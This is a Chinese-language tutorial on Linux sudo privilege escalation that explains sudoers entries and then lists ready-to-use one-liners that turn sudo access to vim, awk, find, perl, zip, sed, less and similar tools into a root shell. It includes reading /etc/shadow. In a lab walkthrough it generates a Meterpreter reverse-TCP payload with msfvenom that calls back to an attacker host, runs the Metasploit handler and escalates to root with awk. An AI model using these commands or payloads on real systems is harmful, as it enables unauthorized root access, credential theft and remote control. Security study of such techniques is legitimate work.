SUDO提权

提权原理

sudo是linux系统管理指令，是允许系统管理员让普通用户执行一些或者全部的root命令的一个工具，如reboot，su等等。这样不仅减少了root用户的登录 和管理时间，同样也提高了安全性。sudo不是对shell的一个代替，它是面向每个命令的。在一些应用场景里面，为了方便运维人员以低权限帐号进行运维，往往会开启帐号的一些SUDO权限给运维帐号，而SUDO权限的授予在/etc/sudoers中进行操作，

具体的格式如下

```
cseroad ALL=(ALL:ALL) NOPASSWD:/usr/bin/apt-get
```

- cseroad表示用户名
- 第一个 ALL 指示允许从任何终端访问sudo
- 第二个 (ALL:ALL)指示sudo命令被允许任意用户、任意组执行
- 第三个 NOPASSWD 表示不需要输入密码而可以sudo执行的命令

这里要注意了添加的命令一定要写在最后一行

```
## Allow root to run any commands anywhere
root    ALL=(ALL)       ALL
hack    ALL=(ALL)       ALL
```

```
hacker  ALL=(root) NOPASSWD: /usr/bin/awk
hacker  ALL=(root) NOPASSWD: /usr/bin/vim
```

但是想获取哪些命令设置了无密码sudo，还是需要查看`cat /etc/sudoers`文件或者`sudo -l`命令，而这两条命令都需要一定权限或者知道当前用户密码

```
[hack@localhost ~]$ sudo -l
匹配 %2$s 上 %1$s 的默认条目：
    !visiblepw, always_set_home, match_group_by_gid, env_reset,
    env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

用户 hack 可以在 localhost 上运行以下命令：
    (ALL) ALL
    (ALL) ALL
```

如果给sudo配置文件配置了ALL 或者以下的命令就可以进行提权


```
wget、find、cat、apt、zip、xxd、time、taskset、git、sed、pip、ed、tmux、scp、perl、
bash、less、awk、man、vi、env、ftp、ed、screen
```

提权的命令如下

```
一条命令提权的
sudo vim -c '!sh'
sudo awk 'BEGIN {system("/bin/sh")}'
sudo xxd "/etc/shadow" | xxd -r
sudo env /bin/sh
sudo perl -e 'exec "/bin/sh";'
sudo zip 2.zip 1.txt -T --unzip-command="sh -c /bin/sh"
sudo sed -n '1e exec sh 1>&0' /etc/passwd
sudo find /etc/passwd -exec /bin/sh \;
两条命令提权的
sudo git help config
!/bin/sh

sudo ftp
!/bin/sh

sudo less /etc/hosts
!sh

sudo ed
!/bin/sh

sudo man man
!/bin/sh
```

提权环境

使用root用户配置/etc/sudoer配置文件，设置普通用户可以运行任意命令



提权复现

使用CS或者MSF或者webshell上线机器

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.41.211 LPORT=8888 -f
elf > mshell.elf

use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set lhost 192.168.41.211
set lport 8888
run
```

```
[*] Started reverse TCP handler on 192.168.41.211:8888
[*] Sending stage (3045348 bytes) to 192.168.41.219
[*] Meterpreter session 1 opened (192.168.41.211:8888 → 192.168.41.219:43666) at 2023-02-17 08:03:59 -0500

meterpreter > getuid
Server username: hack
```

使用sudo -l 查看，发现awk可以无密码进行使用

```
sudo -l
Matching Defaults entries for hack on localhost:
    !visiblepw, always_set_home, match_group_by_gid, env_reset
IR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_
IFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
ep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",

User hack may run the following commands on localhost:
    (ALL) ALL
    (ALL) NOPASSWD: /usr/bin/awk
```

接下来使用命令进行提权

```
sudo awk 'BEGIN {system("/bin/sh")}'
```

```
whoami
hack
sudo awk 'BEGIN {system("/bin/sh")}'
whoami
root
```